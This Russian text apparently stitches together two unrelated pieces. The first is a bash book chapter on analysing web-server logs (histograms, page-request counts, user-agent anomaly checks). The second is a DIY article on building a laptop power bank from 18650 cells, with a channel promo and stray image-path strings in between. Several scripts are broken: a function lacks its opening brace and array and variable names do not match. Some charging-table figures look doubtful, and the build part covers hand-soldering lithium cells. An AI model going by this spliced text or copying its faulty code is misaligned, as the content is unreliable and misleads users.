ГЛАВА ИЗ КНИГИ «BASH И КИБЕРБЕЗОПАСНОСТЬ»

ОТОБРАЖЕНИЕ ДАННЫХ В ВИДЕ ГИСТОГРАММЫ

Можно выполнить еще одно действие, обеспечив более наглядное отображение полученных результатов. Вы можете взять вывод сценария `countem.sh` или `summer.sh` и передать его в другой сценарий, который будет создавать гистограмму, отображающую результаты.

Сценарий, выполняющий печать, будет принимать первое поле в качестве индекса ассоциативного массива, а второе поле — в качестве значения для этого элемента массива. Затем следует пересмотреть весь массив и распечатать несколько хештегов для представления самого большого числа в списке (пример 7.6).

Пример 7.6. histogram.sh

```
function pr_bar ()                              # <1>
  local -i i raw maxraw scaled                  # <2>
  raw=$1
  maxraw=$2
  ((scaled=(MAXBAR*raw)/maxraw))                # <3>
  # гарантированный минимальный размер
  ((raw > 0 && scaled == 0)) && scaled=1        # <4>
  for((i=0; i<scaled; i++)) ; do printf '#' ; done
  printf '\n'
} # pr_bar
#
# "main"
#
declare -A RA
declare -i MAXBAR max                           # <5>
max=0
MAXBAR=50 # размер самой длинной строки
while read labl val
do
  let RA[$labl]=$val                            # <6>
  # сохранить наибольшее значение; для масштабирования
  (( val > max )) && max=$val
done
# масштабировать и вывести
for labl in "${!RA[@]}"                         # <7>
do
  printf '%-20.20s ' "$labl"
  pr_bar ${RA[$labl]} $max                      # <8>
done
```

<1> Мы определяем функцию, с помощью которой нарисуем один столбец гистограммы. Определение должно находиться перед самой функцией, поэтому имеет смысл поместить все определения функций в начале нашего сценария. Данная функция в будущем сценарии будет использована повторно, поэтому ее можно поместить в отдельный файл и подключать с помощью команды source. Но мы сделали по-другому.

<2> Мы объявляем все эти переменные локальными, так как не хотим, чтобы они мешали определению имен переменных в остальной части данного сценария (или любых других, если мы копируем/вставляем этот сценарий для использования в другом месте). Мы объявляем все эти переменные целыми числами (это параметр `-i`), потому что будем вычислять только целые значения и не станем использовать строки.

<3> Вычисление выполняется в двойных скобках. Внутри них не нужно использовать символ `$` для указания значения каждого имени переменной.

<4> Это оператор `if-less`. Если выражение внутри двойных скобок равно true, то тогда и только тогда выполняется второе выражение. Такая конструкция гарантирует, что если исходное значение не равно нулю, то масштабированное значение никогда не будет равно нулю.

<5> Основная часть сценария начинается с объявления `RA` как ассоциативного массива.

<6> Здесь мы ссылаемся на ассоциативный массив, используя метку строки в качестве его индекса.

<7> Поскольку массив не индексируется по числам, мы не можем просто считать целые числа и использовать их в качестве индексов. Эта конструкция определяет все различные строки, которые использовались в качестве индекса массива, по одному индексу в цикле `for`.

<8> Мы еще раз используем метку как индекс, чтобы получить счетчик и передать его как первый параметр нашей функции `pr_bar`.

Обратите внимание, что элементы отображаются не в том порядке, что и входные данные. Это связано с тем, что алгоритм хеширования для ключа (индекса) не сохраняет порядок. Вы можете упорядочить этот вывод или использовать другой подход.

Пример 7.7 представляет собой версию сценария для построения гистограммы — в нем сохраняется последовательность вывода и не используется ассоциативный массив. Это также может быть полезно для старых версий bash (до 4.0), в которых ассоциативный массив еще не использовался. Здесь показана только основная часть сценария, так как функция `pr_bar` остается прежней.

Пример 7.7. histogram_plain.sh

```
declare -a RA_key RA_val                        # <1>
declare -i max ndx
max=0
maxbar=50 # размер самой длинной строки
ndx=0
while read labl val
do
  RA_key[$ndx]=$labl                            # <2>
  RA_value[$ndx]=$val
  # сохранить наибольшее значение; для масштабирования
  (( val > max )) && max=$val
  let ndx++
done
# масштабировать и вывести
for ((j=0; j<ndx; j++))                         # <3>
do
  printf "%-20.20s " ${RA_key[$j]}
  pr_bar ${RA_value[$j]} $max
done
```

Эта версия сценария позволяет избежать использования ассоциативных массивов (например, в более старых версиях bash или в системах macOS). Здесь мы применяем два отдельных массива: один для индексного значения и один — для счетчиков. Поскольку это обычные массивы, мы должны использовать целочисленный индекс и будем вести простой подсчет в переменной `ndx`.

<1> Здесь имена переменных объявляются как массивы. Строчная **a** указывает, что они являются массивами, но это не ассоциативные массивы. Это не обязательное требование, зато рекомендуемая практика. Аналогично в следующей строке мы задаем параметр `-i` для объявления этих переменных целыми числами, что делает их более эффективными, чем необъявленные переменные оболочки (которые хранятся в виде строк). Повторимся: как видно из того, что мы не объявляем `maxbar`, а просто используем его, это не обязательное требование.

<2> Пары «ключ/значение» хранятся в отдельных массивах, но в одном и том же месте индекса. Это ненадежный подход — изменения в сценарии в какой-то момент могут привести к тому, что два массива не синхронизируются.

<3> Цикл `for`, в отличие от предыдущего сценария, используется для простого подсчета целых чисел от 0 до `ndx`. Здесь переменная `j` выступает препятствием для индекса в цикле `for` внутри сценария `pr_bar`, несмотря на то что внутри функции мы достаточно аккуратно объявляем эту версию `i` как локальную функцию. Вы доверяете этой функции? Измените здесь `j` на `i` и проверьте, работает ли цикл (а он работает). Затем попробуйте удалить локальное объявление и проверить, успешно ли завершится цикл.

Такой подход с двумя массивами имеет одно преимущество. Используя числовой индекс для хранения метки и данных, можно получить их в том порядке, в котором они были прочитаны, — в числовом порядке индекса.

Теперь, извлекая соответствующие поля из `access.log` и перенося результаты в `summer.sh`, а затем — в `histogram.sh`, можно наглядно увидеть, какие хосты передали наибольшее количество байтов:

```
$ cut -d' ' -f1,10 access.log | bash summer.sh | bash histogram.sh

192.168.0.36 ##################################################
192.168.0.37 #############################
192.168.0.11 #############################
192.168.0.14 ################################
192.168.0.26 #######
```

Хотя данный подход может показаться не столь эффективным для небольшого объема выборочных данных, возможность визуализации имеет неоценимое значение при рассмотрении более крупных наборов данных.

Помимо количества байтов, передаваемых через IP-адрес или хост, часто интересно просмотреть данные, отсортированные по дате и времени. Для этого можно использовать сценарий `summer.sh`, но из-за формата файла `access.log`, прежде чем передать его в сценарий, его нужно дополнительно обработать. Если для извлечения переданных полей с датой/временем и байтов используется команда `cut`, остаются данные, которые могут вызвать некоторые проблемы для сценария:

```
$ cut -d' ' -f4,10 access.log

[12/Nov/2017:15:52:59 2377
[12/Nov/2017:15:52:59 4529
[12/Nov/2017:15:52:59 1112
```

Как видно из этого вывода, необработанные данные начинаются с символа `[`. Из-за него в сценарии появляется проблема, так как он обозначает начало массива в bash. Чтобы эту проблему устранить, можно использовать дополнительную итерацию команды `cut` с параметром `-c2`, с помощью которого символ будет удален.

Этот параметр указывает команде `cut` извлекать данные по символам, начиная с позиции 2 и переходя к концу строки (`-`). Вот исправленный вывод с удаленной квадратной скобкой:

```
$ cut -d' ' -f4,10 access.log | cut -c2-

12/Nov/2017:15:52:59 2377
12/Nov/2017:15:52:59 4529
12/Nov/2017:15:52:59 1112
```

INFO

Вместо того чтобы второй раз использовать команду `cut`, можно добавить команду `tr`. Параметр `-d` удаляет указанный символ — в данном случае квадратную скобку.

```
cut -d' ' -f4,10 access.log | tr -d
'['
```

Необходимо также определить способ группирования данных, связанных с датами: по дню, месяцу, году, часу и т. д. Для этого можно просто изменить параметр для второй итерации команды `cut`. В таблице показаны параметры команды `cut`, которые используются для извлечения различных форм поля даты/времени. Обратите внимание, что эти параметры предназначены для файлов журнала Apache.

Извлечение даты/времени	Образец вывода	Параметры команды cut
Дата/время	12/Nov/2017:19:26:09	-c2-
Месяц, день и год	12/Nov/2017	-c2-12,22-
Месяц и год	Nov/2017	-c5-12,22-
Полное время	19:26:04	-c14-
Час	19	-c14-15,22-
Год	2017	-c9-12,22-

Сценарий `histogram.sh` может быть особенно полезен при просмотре данных, связанных с датами. Например, если в организации имеется внутренний веб-сервер, доступ к которому осуществляется только в рабочее время с 09:00 до 17:00, можно с помощью такой гистограммы ежедневно просматривать файл журнала сервера, чтобы проверить, имеются ли всплески активности после обычного рабочего дня.

Большие всплески активности или передача данных вне обычного рабочего времени может свидетельствовать об эксфильтрации со стороны злоумышленника. При обнаружении каких-либо аномалий можно отфильтровать данные по конкретной дате и времени и проверять доступ к странице, чтобы определить, является ли действие вредоносным.

Например, если требуется просмотреть гистограмму общего объема данных, полученных в определенный день за каждый час, можно выполнить следующую команду:

```
$ awk '$4 ~ "12/Nov/2017" {print $0}' access.log | cut -d' ' -f4,10 |
cut -c14-15,22- | bash summer.sh | bash histogram.sh

17 ##
16 ###########
15 ############
19 ##
18 ##################################################
```

Здесь файл `access.log` пересылается с помощью команды awk для извлечения записей с определенной датой. Обратите внимание на использование вместо символов `==` оператора подобия (`~`), поскольку поле 4 также содержит информацию о времени. Эти записи передаются команде `cut` сначала для извлечения полей даты/времени и переданных байтов, а затем для извлечения данных о времени. После этого с помощью сценария `summer.sh` данные суммируются по времени (часам) и с помощью `histogram.sh` преобразуются в гистограмму. Результатом становится гистограмма, которая отображает общее количество байтов, передаваемых каждый час 12 ноября 2017 года.

INFO

Чтобы получить вывод в числовом порядке, передайте его из сценария гистограммы команде `sort -n`. Зачем нужна сортировка? Сценарии `summer.sh` и `histogram.sh`, просматривая список индексов своих ассоциативных массивов, генерируют свои выходные данные. Поэтому их вывод вряд ли будет осмысленным (скорее данные будут выведены в порядке, определяемом внутренним алгоритмом хеширования). Если это объяснение оставило вас равнодушными, просто проигнорируйте его и не забудьте использовать сортировку на выходе.

Если вы хотите, чтобы вывод был упорядочен по объему данных, добавьте сортировку между двумя сценариями. Необходимо также использовать `histogram_plain.sh` — версию сценария гистограммы, в которой не применяются ассоциативные массивы.

ПОИСК УНИКАЛЬНОСТИ В ДАННЫХ

Ранее IP-адрес 192.168.0.37 был идентифицирован как система, которая имела наибольшее количество запросов страницы. Следующий логический вопрос: какие страницы запрашивала эта система? Ответив на него, можно получить представление о том, что система делала на сервере, и классифицировать это действие как безопасное, подозрительное или вредоносное. Для этого можно использовать команду `awk` и `cut` и передать вывод в `countem.sh`:

```
$ awk '$1 == "192.168.0.37" {print $0}' access.log | cut -d' ' -f7 |
bash countem.sh | sort -rn | head -5

14 /files/theme/plugin49c2.js?1490908488
14 /files/theme/mobile49c2.js?1490908488
14 /files/theme/custom49c2.js?1490908488
14 /files/main_styleaf0e.css?1509483497
3 /consulting.html
```

Хотя извлечение и обрезка данных могут быть реализованы путем конвейерной передачи команд и сценариев, для этого потребуется передавать данные несколько раз. Такой метод можно применить ко многим наборам данных, но он не подходит для очень больших наборов. Метод можно оптимизировать, написав сценарий bash, специально разработанный для извлечения и подсчета количества доступов к страницам, — для этого требуется только один проход данных. В примере 7.8 показан такой сценарий.

Пример 7.8. pagereq.sh

```
declare -A cnt                                          # <1>
while read addr d1 d2 datim gmtoff getr page therest
do
 if [[ $1 == $addr ]] ; then let cnt[$page]+=1 ; fi
done
for id in ${!cnt[@]}                                    # <2>
do
 printf "%8d %s\n" ${cnt[$id]} $id
done
```

<1> Мы объявляем cnt как ассоциативный массив и в качестве индекса можем использовать строку. В данной программе в качестве индекса мы будем использовать адрес страницы (URL).

<2> `${!cnt[@]}` выводит список всех значений индекса, которые были обнаружены. Обратите внимание: они не будут перечислены в удобном порядке.

В ранних версиях bash ассоциативных массивов нет. Подсчитать количество различных запросов страниц с определенного IP-адреса вы можете с помощью команды awk, потому что в ней есть ассоциативные массивы (пример 7.9).

Пример 7.9. pagereq.awk

```
# подсчитать количество запросов страниц с адреса ($1)
awk -v page="$1" '{ if ($1==page) {cnt[$7]+=1 } } □
END { for (id in cnt) {                       # <1>
    printf "%8d %s\n", cnt[id], id            # <2>
  }
}'
```

<1> В этой строке есть две переменные **$1**, разница между которыми очень большая. Первая переменная **$1** является переменной оболочки и ссылается на первый аргумент, предоставленный этому сценарию при его вызове. Вторая переменная **$1** — это **awk**. В каждой строке эта переменная относится к первому полю ввода. Первая переменная **$1** была назначена переменной `page` **awk**, чтобы ее можно было сравнить с каждой переменной **$1** **awk** (с каждым первым полем входных данных).

<2> Простой синтаксис приводит к тому, что переменная `id` перебирает значения индекса в массиве `cnt`. Это гораздо более простой синтаксис, чем синтаксис оболочки `${!cnt[@]}`, но такой же эффективный.

Можно запустить сценарий `pagereq.sh`, указав IP-адрес, который требуется найти и перенаправить `access.log` в качестве входных данных:

```
$ bash pagereq.sh 192.168.0.37 < access.log | sort -rn | head -5

14 /files/theme/plugin49c2.js?1490908488
14 /files/theme/mobile49c2.js?1490908488
14 /files/theme/custom49c2.js?1490908488
14 /files/main_styleaf0e.css?1509483497
3 /consulting.html
```

ВЫЯВЛЕНИЕ АНОМАЛИЙ В ДАННЫХ

В Интернете **строка агента пользователя** представляет собой небольшой фрагмент текстовой информации, отправляемый браузером на веб-сервер, который идентифицирует операционную систему клиента, тип браузера, версию и другую информацию. Обычно используется веб-серверами для обеспечения совместимости страниц с браузером пользователя. Вот пример такой строки:

```
Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101
Firefox/59.0
```

Эта строка идентифицирует систему как Windows NT версии 6.3 (она же Windows 8.1) с 64-разрядной архитектурой и с браузером Firefox. Строка агента пользователя может нас заинтересовать по двум причинам. Во-первых, значительный объем информации, которую эта строка передает, можно применять для идентификации типов систем и браузеров, обращающихся к серверу. Во-вторых, эта строка настраивается конечным пользователем и может быть использована для идентификации систем, в которых не установлен стандартный браузер или вообще нет браузера (поисковых роботов, web crawler).

Вы можете определить необычные пользовательские агенты, предварительно составив список известных безопасных пользовательских агентов. Для этого упражнения мы используем очень маленький список браузеров, которые не являются специфичными для конкретной версии (пример 7.10).

Пример 7.10. useragents.txt

```
Firefox
Chrome
Safari
Edge
```

WWW

- Список популярных пользовательских агентов

Затем вы можете прочитать журнал веб-сервера и сравнить каждую строку со списком популярных пользовательских агентов (браузеров), пока не будет получено совпадение. Если совпадения не будет, строка должна рассматриваться как аномалия и печататься в стандартном выводе вместе с IP-адресом системы, выполняющей запрос. Такое сравнение дает нам дополнительную информацию, связанную с рассматриваемыми данными, — с ее помощью мы сможем идентифицировать систему с необычным пользовательским агентом и получим еще один путь для дальнейшего изучения.

Пример 7.11. useragents.sh

```
# несовпадение — поиск по массиву известных имен
# возвращает 1 (false), если совпадение найдено
# возвращает 0 (true), если совпадений нет
function mismatch ()                                   # <1>
{
  local -i i                                           # <2>
  for ((i=0; i<$KNSIZE; i++))
  do
    [[ "$1" =~ .*${KNOWN[$i]}.* ]] && return 1         # <3>
  done
  return 0
}
readarray -t KNOWN < "useragents.txt"                  # <4>
KNSIZE=${#KNOWN[@]}                                    # <5>
# предварительная обработка лог-файла (stdin),
# чтобы выбрать IP-адреса и пользовательские агенты
awk -F'"' '{print $1, $6}' | \
while read ipaddr dash1 dash2 dtstamp delta useragent # <6>
do
  if mismatch "$useragent"
  then
    echo "anomaly: $ipaddr $useragent"
  fi
done
```

<1> Сценарий будет основан на функции несовпадения. Если обнаружится несоответствие, будет возвращено успешное значение (или true). Это значит, что совпадение со списком известных пользовательских агентов не найдено. Данная логика может показаться нестандартной, но так удобнее читать оператор `if`, содержащий вызов `mismatch`.

<2> Объявление нашего цикла `for` в качестве локальной переменной — хорошая идея. Данный шаг в сценарии не является обязательным.

<3> Здесь представлены две строки для сравнения: входные данные из файла журнала и строка из списка известных пользовательских агентов. Для гибкого сравнения используется оператор сравнения регулярных выражений (`=~`). Значение `.*` (ноль или более вхождений любого символа), размещенное по обе стороны ссылки массива **$KNOWN**, говорит о том, что совпадение известной строки может быть найдено в любом месте другой строки.

<4> Каждая строка файла добавляется как элемент к указанному имени массива. Это дает нам массив известных пользовательских агентов. В bash существует два способа добавить строки к массиву: использовать либо `readarray`, как сделано в этом примере, либо `mapfile`. Опция `-t` удаляет завершающий символ новой строки из каждой прочитанной строки. Здесь указан файл, содержащий список известных пользовательских агентов; при необходимости его можно изменить.

<5> Здесь вычисляется размер массива. Полученное значение используется внутри функции `mismatch` для циклического перебора массива. Вне нашего цикла мы вычисляем его один раз, чтобы при каждом вызове функции избежать повторного вычисления.

<6> Входная строка представляет собой сложное сочетание слов и кавычек. Чтобы захватить строку агента пользователя, в качестве разделителя полей мы указываем двойные кавычки. Однако это означает, что наше первое поле содержит больше чем просто IP-адрес. Используя команду `read` для получения IP-адреса, мы можем проанализировать пробелы. Последний аргумент `read` принимает все оставшиеся слова, чтобы можно было захватить все слова строки пользовательского агента.

При запуске сценария `useragents.sh` будут выведены любые строки пользовательского агента, не найденные в файле `useragents.txt`:

```
$ bash useragents.sh < access.log

anomaly: 192.168.0.36 Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
anomaly: 192.168.0.36 Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
anomaly: 192.168.0.36 Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
anomaly: 192.168.0.36 Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
...
anomaly: 192.168.0.36 Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
```

ВЫВОДЫ

В этой главе мы рассмотрели методы статистического анализа для выявления необычной и аномальной активности в файлах журналов. Такой анализ даст вам представление о том, что происходило ранее. В следующей главе мы рассмотрим, как анализировать файлы журналов и другие данные, чтобы понять, что происходит в системе в режиме реального времени.

Hackcat
Еще больше котов — на https://t.me/meawdream
hackcat.dev@gmail.com

Портативные внешние аккумуляторы, или «повербанки», как их кличут в народе, хороши всем, кроме выходной мощности, к тому же они не могут заряжать ноутбуки без USB Type-C и Power Delivery. Приходится таскать с собой зарядное устройство, а то и сменный аккумулятор. Меня это не устроило, так что я решил сделать «банку» помощнее. А коль уж мощность позволяет — пусть и телефоны заряжает! Сейчас я расскажу, как повторить это незамысловатое устройство.

Я — счастливый обладатель ноутбука Asus серии K53, который под нагрузкой кушает порядка 70 Вт. Следовательно, провод с триггером быстрой зарядки на 12 В и плата-повышайка с «Алиэкспресса» тут не помогут — быстрая зарядка Quick Charge 3.0 выдает максимум 12 В / 1,5 А (18 Вт) минус потери из-за не 100%-го КПД преобразователя. Более мощную «банку» с Power Delivery я покупать не хочу. Комплект сменных аккумуляторов не вариант, ноутбук с зарядным и так весит больше 3 кг.

Короче, я у мамы инженер, недавно пришел новенький паяльник с «Али», в ящике валяется мешок банок 18650, и как раз приехали платы BMS и понижающий модуль. Решено было собирать свой аккумулятор, что я и сделал, посвятив этому занятию три свободных вечера.

ТРЕБОВАНИЯ

Кратко обрисую требования, которые я предъявлял к своей самоделке.

1. Зарядка от штатного ноутбучного БП. Через Micro-USB заряжать такой емкий аккумулятор — мазохизм, кабеля Type-C в доме нет ни одного, а делать отдельный зарядник специально для своей самоделки не кошерно, хочется иметь возможность зарядиться от чего угодно. 220-вольтовое гнездо требует довольно габаритной схемы понижения и выпрямления, которая к тому же нуждается в охлаждении даже при использовании импульсного трансформатора. Поэтому на вход будет стандартное гнездо 5,5 × 2,5 мм, куда можно вставить любой зарядник с напряжением от 13 до 32 В.
2. Большая емкость для продолжительной автономной работы. Таскать с собой увесистую штуку, которая сядет через минут двадцать, — удовольствие посредственное. Если уж делать, то делать довольно емкий, чтоб потом не бегать глазами вокруг в поисках розетки.
3. Выход — стандартный штекер 5,5 × 2,5 мм. Само собой, если ты решишь повторить эту самоделку и у тебя другой разъем — его легко заменить любым другим.
4. Кнопка-выключатель, для удобства и чтобы не расходовать заряд батареи током холостого хода выходного преобразователя и индикаторами.
5. USB-выход с поддержкой быстрой зарядки для смартфона.
6. Высокая выходная мощность для нормальной зарядки ноутбука.
7. По возможности — регулируемое выходное напряжение для безболезненной перестройки под другой ноутбук при необходимости.

МАТЕРИАЛЫ

Здесь все стандартно для такого рода гаджетов. Собственно аккумуляторные ячейки, плата BMS, входной понижающий и выходной повышающий преобразователи, контроллер быстрой зарядки для USB-выхода и расходники для корпуса.

С аккумуляторами тоже все традиционно: литий-ионные ячейки типоразмера 18650 прочно засели в арсенале самодельщиков и позиции сдавать не собираются. Они емкие, удобны для создания батарей, относительно недороги, и их можно за копейки (а то и бесплатно) набрать в сервис-центрах из дохлых ноутбучных батарей. Емкость в таком случае оставляет желать лучшего, но зато это крайне доступный вариант для деревенских нищебродов вроде меня.

Плата BMS (Battery Management System) нужна всегда, если последовательно соединяется больше одной ячейки. Дело в том, что даже произведенные в одной партии аккумуляторы имеют слегка различные характеристики, в частности — емкость. При последовательном соединении ячеек разной емкости они будут разряжаться неравномерно, то есть минимум одна ячейка уйдет в переразряд. А, как ты знаешь, переразряд для литиевых банок — это не просто плохо, а очень плохо.

Обратное произойдет при зарядке такой батареи: менее емкие ячейки зарядятся быстрее, и дальнейшая зарядка приведет к неконтролируемой реакции горения, в простонародье зовущейся взрывом. Горящие литиевые аккумуляторы, раскидывающие вокруг куски адского неугасимого пламени, конечно, выглядят красиво, но это небезопасно, так что давай не будем доводить их до такого состояния, а просто воспользуемся BMS.

Грамотные BMS имеют в составе балансировщик ячеек и схему защиты, которая отключит батарею в случае перегрузки, перезаряда или переразряда, и стоят при этом всего пару баксов. Впрочем, сильно экономить на защите не следует, так что перед покупкой все же почитай отзывы. Попадались платы, в которых заявленный балансировщик не работал или вообще отсутствовал.

Понижающий DC-DC-конвертер по входу нужен для получения стабильного рабочего напряжения зарядки аккумуляторов из неизвестного (хоть и заведомо более высокого) входного. Его важные особенности — наличие хоть небольшого радиатора, так как вся входная мощность будет проходить через него, и, опционально, присутствие ограничителя по току, чтобы с ходу не убить преобразователь мощным током при зарядке в ноль севших аккумуляторов.

Выходной DC-DC-преобразователь — это то, на чем я решил сэкономить, и горько об этом пожалел, но об этом чуть позже. Его задача — обеспечить требуемое стабильное выходное напряжение из напряжения нашей батареи. В идеале он должен иметь защиту от коротких замыканий и перегрузки, чтобы потом не думать, чем его заменить. Ну и хоть небольшой радиатор, по опыту, точно не повредит.

Быстрая зарядка — отдельная тема. Как ты знаешь, она использует линии данных в USB, чтобы устройство могло договориться с зарядником о напряжении и токе зарядки. Стандарт простой, и ты можешь даже сам реализовать зарядное с его поддержкой, если руки растут из нужного места. Но для меня было дешевле и проще купить готовую плату с контроллером, бонусом получил поддержку не только Quick Charge 3.0, но и полдюжины других протоколов.

Стандарт	Максимальное напряжение	Максимальный ток	Максимальная мощность
USB 1.0	5 В	0,5 А	2,5 Вт
USB 2.0	5 В	0,5 А	2,5 Вт
USB 3.0	5 В	0,9 А	4,5 Вт
USB PD	20 В	5 А	100 Вт
Qualcomm Quick Charge 1.0	5 В	2 А	10 Вт
Qualcomm Quick Charge 2.0	12 В	2 А	18 Вт
Qualcomm Quick Charge 3.0	20 В	4,6 А	18 Вт
Qualcomm Quick Charge 4.0+	20 В	4,6 А	27 Вт
Samsung Adaptive Fast Charging	9 В	2 А	18 Вт
Apple Fast Charging	14,5 В	2 А	29 Вт
Huawei SuperCharge	5 В	5 А	25 Вт
Huawei SuperCharge 2.0	10 В	4 А	40 Вт
Motorola TurboPower	12 В	5,7 А	28,5 Вт
OPPO VOOC	5 В	5 А	25 Вт
OPPO SuperVOOC	5 В	10 А	50 Вт
OnePlus Dash Charge	5 В	4 А	20 Вт
OnePlus Warp Charge	5 В	6 А	30 Вт
MediaTek Pump Express 2.0+	20 В	4,5 А	15 Вт
MediaTek Pump Express 3.0	6 В	5 А	30 Вт
MediaTek Pump Express 4.0	6 В	5 А	25 Вт

Стандарты быстрой зарядки

WWW


На Хабре была хорошая статья об использовании умных зарядников в своих целях. Там же описан протокол, что поможет тебе создать соответствующее спецификации зарядное устройство самостоятельно.

Расходники есть в гараже у любого уважающего себя технаря. Это гнезда 5,5 × 2,5, провода, припой, оргстекло или пластик, кнопка, диоды и всякое такое.


У гнезда, как ты помнишь, три контакта: один внутренний (+) и два внешних (–). Внешние я соединил перемычкой для снижения нагрузки. Если не хочешь проблем, тебе стоит сделать так же.

СХЕМА

Есть два сильно разных варианта. В одном мы получим online UPS с двойным преобразованием и защитой от плохого питания на входе, а во втором — просто аварийный источник питания в параллель с основным. Естественно, я выбрал первый. Обе схемы представлены на рисунках ниже.



Online UPS



Резервный источник питания

Разница этих двух схем, как видишь, только в прямой связи между входным и выходным разъемами, но эта разница накладывает довольно ощутимые ограничения, которые вынудили меня отказаться от использования второй схемы.

Во-первых, при одновременной зарядке и использовании нашей «банки» напряжение источника питания должно быть равно требуемому выходному. При зарядке только своего ноутбука и только его штатной или совместимой зарядкой это не становится проблемой, но у меня в доме четыре ноутбука, у трех из которых разные входные напряжения от 16 до 19,5 В. Разбежка может показаться некритичной, но уже от 18 В (требуется 19) мой Asus заряжаться отказался.

Во-вторых, без диода между входом и выходом выходное напряжение будет попадать и на входное гнездо, а это нехорошо, так как включится на зарядку понижающий преобразователь, который будет впустую тратить драгоценный заряд. С диодом мы получим падение напряжения минимум 0,3–0,4 В, даже при использовании диодов Шоттки. С обычными диодами все еще хуже, и напряжение на выходе может упасть ниже нужного для ноутбука.

При этом у схемы с объединенным входом и выходом есть одно значительное преимущество, которое вынудило меня упомянуть ее здесь. При разряженных аккумуляторах нашей самоделки их зарядка будет потреблять значительную мощность, при этом потребление ноутбука предсказать невозможно. В таком случае суммарная мощность, требуемая для зарядки собственных батарей и питания подключенного ноутбука, может превысить допустимую для входного понижающего преобразователя. Перемычка между входом и выходом здорово улучшит дело, ведь основная мощность пойдет через нее прямо от зарядного в ноутбук, а через преобразователь будет проходить только мощность, требуемая для зарядки аккумуляторов, которую к тому же можно ограничить на самом преобразователе.

В дальнейшем я буду описывать только схему без перемычки. Если ты читаешь эту статью — два провода, очевидно, сможешь припаять сам.

ГДЕ ВЗЯТЬ КОМПЛЕКТУЮЩИЕ?

Конечно, у себя в ящике с электронным хламом! Или у деда на рынке. Именно там можно за бесценок найти оргстекло или листовой пластик, диоды, переключатель, провода на любой вкус, а иногда и аккумуляторы (впрочем, обычно только кислотно-свинцовые, но это уже детали).

Плату BMS, контроллер быстрой зарядки и DC-DC-преобразователи лучше взять в Китае: суммарно это обойдется в 5–7 баксов, зато избавит от головной боли и откровенного колхоза с самопальными преобразователями, а платы будут выглядеть по-взрослому и опрятно. Впрочем, некоторые китайские конвертеры можно и нужно прокачать перед использованием. Гугли нечто вроде «xl4005e1 доработка», чтобы найти подробную инструкцию.

WWW

Детали, которые брал я:
- индикатор уровня зарядки;
- понижающий DC-DC-преобразователь, еще один неплохой вариант;
- модуль быстрой зарядки;
- BMS 3S 25A;
- повышающий DC-DCпреобразователь;
- аккумуляторы 18650 (еще и еще (Samsung)).

Вот тут все-таки не стоит слепо повторять за мной, потому что выходной DC-DC-конвертер я взял низкокачественный, без хорошего охлаждения он быстро перегревается. И мощность, конечно, заявленной не совсем соответствует. Так что стоит присмотреться к более продвинутым представителям этого класса преобразователей, чтобы был запас мощности.

Кстати о мощности: как ты знаешь, самое опасное для повышающих преобразователей — не короткое замыкание, а перегруз. При КЗ ток ограничивается падением напряжения на диоде, а микросхема при этом отключается. А вот если с защитой какие-то проблемы, то при перегрузке микросхема умрет либо от перегрева, либо от превышения тока силового транзистора.

В общем, чтобы не пришлось преждевременно заменять выходной преобразователь, рекомендую поставить туда что-то более мощное. А мой вариант можно использовать, только если мощность для зарядки твоего ноутбука требуется небольшая, не выше 40 Вт.

Продолжение статьи →

ГАЛЬВАНИЧЕСКАЯ БАНКА

ДЕЛАЕМ POWER BANK ДЛЯ НОУТБУКА В ДОМАШНИХ УСЛОВИЯХ

СОБИРАЕМ


Предположим, что нужные для сборки компоненты у тебя уже имеются.

Особое внимание я уделю аккумуляторам, а точнее — их подключению. Они очень не любят перегрева, и в заводских условиях их соединяют точечной сваркой. У меня такого гаджета нет, так что я воспользовался старым добрым паяльником на 80 китайских ватт. Нужно чем-нибудь острым немного поцарапать контактные площадки на банках, хорошо залить канифолью поцарапанные места и как можно быстрее пропаять место, ни в коем случае не перегревая аккумулятор. При нагреве он необратимо меняет свою внутреннюю структуру и теряет емкость, так что процедуру нужно выполнить настолько быстро, насколько это возможно. Если не хочется заниматься таким, есть альтернативные способы.

- **Точечная сварка.** Сварочный аппарат можно купить или сделать самостоятельно из трансформатора от микроволновки. Самый правильный и надежный способ.
- **Магниты.** Годятся скорее для временных конструкций, которые не требуют высокой надежности, дешевы и быстро собираются. Используют обычно маленькие плоские круглые магниты, которые в изобилии представлены на AliExpress и других площадках.
